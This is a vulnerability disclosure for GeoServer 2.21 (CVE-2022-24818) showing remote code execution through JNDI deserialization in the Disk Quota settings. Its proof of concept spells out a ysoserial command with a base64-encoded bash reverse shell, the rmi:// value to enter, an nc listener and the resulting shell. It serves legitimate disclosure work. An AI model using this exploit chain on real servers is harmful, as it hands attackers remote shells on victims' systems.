
GeoServer Disclosures

Version 2.21

Environment:

- GeoServer 2.21
- Ubuntu Linux



About GeoServer

General information about GeoServer

Build Information

GeoServer Version

2.21-SNAPSHOT

Git Revision

1bced9d2fd5948cd528f234295689e50ce5bf001

Build Date

26-Mar-2022 09:03

GeoTools Version

27-SNAPSHOT (rev b82c4f352a78ae2844f418d267fce53bd61d089e)

GeoWebCache Version

1.21-SNAPSHOT (rev 8d8ff67bec6394e64f56b389baecd480c52dd557/8d8ff67bec6394e64f56b389baecd480c52dd557)

Setup:

In order to setup the environment, one of the following sets of commands can be used:

- **GitHub + Maven Install:**

Maven was installed on an Ubuntu Linux machine and the following commands were run:

```
git clone https://github.com/geoserver/geoserver.git
cd geoserver
git reset --hard 1bced9d2fd5948cd528f234295689e50ce5bf001
cd src
mvn clean install -DskipTests
cd web/app
mvn jetty:run
```

Note: At the time of publicly releasing this document, the Maven setup results in multiple errors when starting the Jetty server.

- **Download a vulnerable Stable Release:**

On an Ubuntu Linux machine and the following commands were run:

```
mkdir geoserver
cd geoserver
wget https://sourceforge.net/projects/geoserver/files/GeoServer/2.20.3/geoserver-2.20.3-
bin.zip
unzip geoserver-*.zip
cd geotools
java -jar start.jar
```

Findings:

1. CVE-2022-24818: Java Deserialization via Unchecked JNDI Lookups

Description:
By leveraging the “External Database - > JNDI Data Source” feature from the “Disk Quota” component, an attacker is able to point GeoServer to a malicious RMI and/or LDAP server. These connections can be used to send arbitrary Java serialized objects to GeoServer, which were successfully deserialized and Remote Code Execution (RCE) was obtained.

Proof of Concept:
In order to exploit the vulnerability we will first require setting up a malicious RMI server by running “ysoserial”[1] with the following command:

```
java -cp ysoserial.jar ysoserial.exploit.JRMPListener 5555 CommonsBeanutils1 "/bin/bash
-c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvNDQ0NCAwPiYxCg==}|{base64,-d}|bash"
```

The above command will start a ysoserial JRMP (RMI) server, listening on port 5555 on the attacker machine, and will use the “CommonsBeanutils1” serialization payload type.

When the payload is deserialized, the GeoServer target will execute the above bash command that will result in a reverse bash shell being sent back to the attacker.

Note: In this case, the reverse shell is returned to the attacker listening on “127.0.0.1”, port 4444.


With the JRMP server in place, we can proceed to access the “Disk Quota” feature, select “External Database” and “JNDI Data Source” from the drop downs, and insert the following RMI link, pointing to our malicious server, in the “JNDI data store location” field:

```
rmi://127.0.0.1:5555/mal
```

[1] https://github.com/frohoff/ysoserial

Once all the relevant data is inserted in the fields, we can proceed to press the “Save” button which will trigger the RMI connection and the deserialization that results in RCE.

Browser View:



Failure occurred while saving the JDBC configurationFailed to locate the data source in JNDI (see the logs for a full stack trace)

Disk Quota

Configure the disk quota limits and expiration policy for the tile cache

Disk Quota

□ Enable disk quota

Disk quota check frequency:
10 Seconds

(Quota limit has not been exceeded since server start up)

Maximum tile cache size
500 MiB

Using 0.0 B of a maximum 500.0 MB

When enforcing disk quota limits, remove tiles that are:

● Least frequently used
○ Least recently used

Disk quota store type
External database

Target database type
H2

JDBC data source
JNDI Data Source


JNDI data source location
rmi://127.0.0.1:5555/mal

Save Cancel

Failure occurred while saving the JDBC configurationFailed to locate the data source in JNDI (see the logs for a full stack trace)

Note: Although an error is returned by GeoServer, the deserialization is successful and a reverse shell is received.

Attacker View (ysoserial JRMP on the left and reverse shell received on the right):



guest@tester: ~/Desktop/Ysoserial

```
nobody@tester:/tmp$ java -cp ysoserial.jar ysoserial.exploit.JRMPListener 5555 CommonsBeanutil
s1 "/bin/bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvNDQ0NCAwPiYxCg==}|{base64,-d}|b
ash"
* Opening JRMP listener on 5555
Have connection from /127.0.0.1:46802
Reading message...
Sending return with payload for obj [0:0:0, 0]
Closing connection
```

guest@tester: ~/Desktop/GeoServer/geoserver/src/web/app

```
nobody@tester:/tmp$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 44752
guest@tester:~/Desktop/GeoServer/geoserver/src/web/app$ pwd
pwd
/home/guest/Desktop/GeoServer/geoserver/src/web/app
guest@tester:~/Desktop/GeoServer/geoserver/src/web/app$
```